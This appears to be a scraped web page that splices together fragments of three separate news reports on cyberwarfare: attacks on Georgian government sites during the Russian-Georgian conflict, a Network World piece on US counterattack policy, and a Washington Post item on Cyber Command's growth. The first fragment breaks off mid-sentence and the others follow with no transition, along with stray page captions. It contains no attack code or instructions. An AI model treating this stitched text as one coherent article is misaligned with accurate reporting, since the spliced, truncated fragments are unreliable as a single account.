In the wake of the Russian-Georgian conflict, a week worth of speculations around Russian Internet forums have finally materialized into a coordinated cyber attack against Georgia's Internet infrastructure. The attacks have already managed to compromise several government web sites, with continuing DDoS attacks against numerous other Georgian government sites, prompting the government to switch to hosting locations to the U.S, with Georgia's Ministry of Foreign Affairs undertaking a desperate step in order to disseminate real-time

U.S. cyber counterattack: Bomb 'em one way or the other

National Cyber Response Coordination Group establishing proper response to cyberattacks

By Ellen Messmer, Network World, 02/08/07

San Francisco — If the United States found itself under a major cyberattack aimed at undermining the nation's critical information infrastructure, the Department of Defense is prepared, based on the authority of the president, to launch a cyber counterattack or an actual bombing of an attack source.

The Washington Post

National Security

U.S. cyberwarfare force to grow significantly, defense secretary says

U.S. Secretary of Defense Chuck Hagel said that the fighting force at U.S. Cyber Command will number more than 6,000 people by 2016. (Mark Wilson/Getty Images)

By Ellen Nakashima March 28 Follow @nakashimae

The Pentagon is significantly growing the ranks of its cyberwarfare unit in an effort to deter and defend against foreign attacks on crucial U.S. networks, Defense Secretary Chuck Hagel said Friday.

Most Read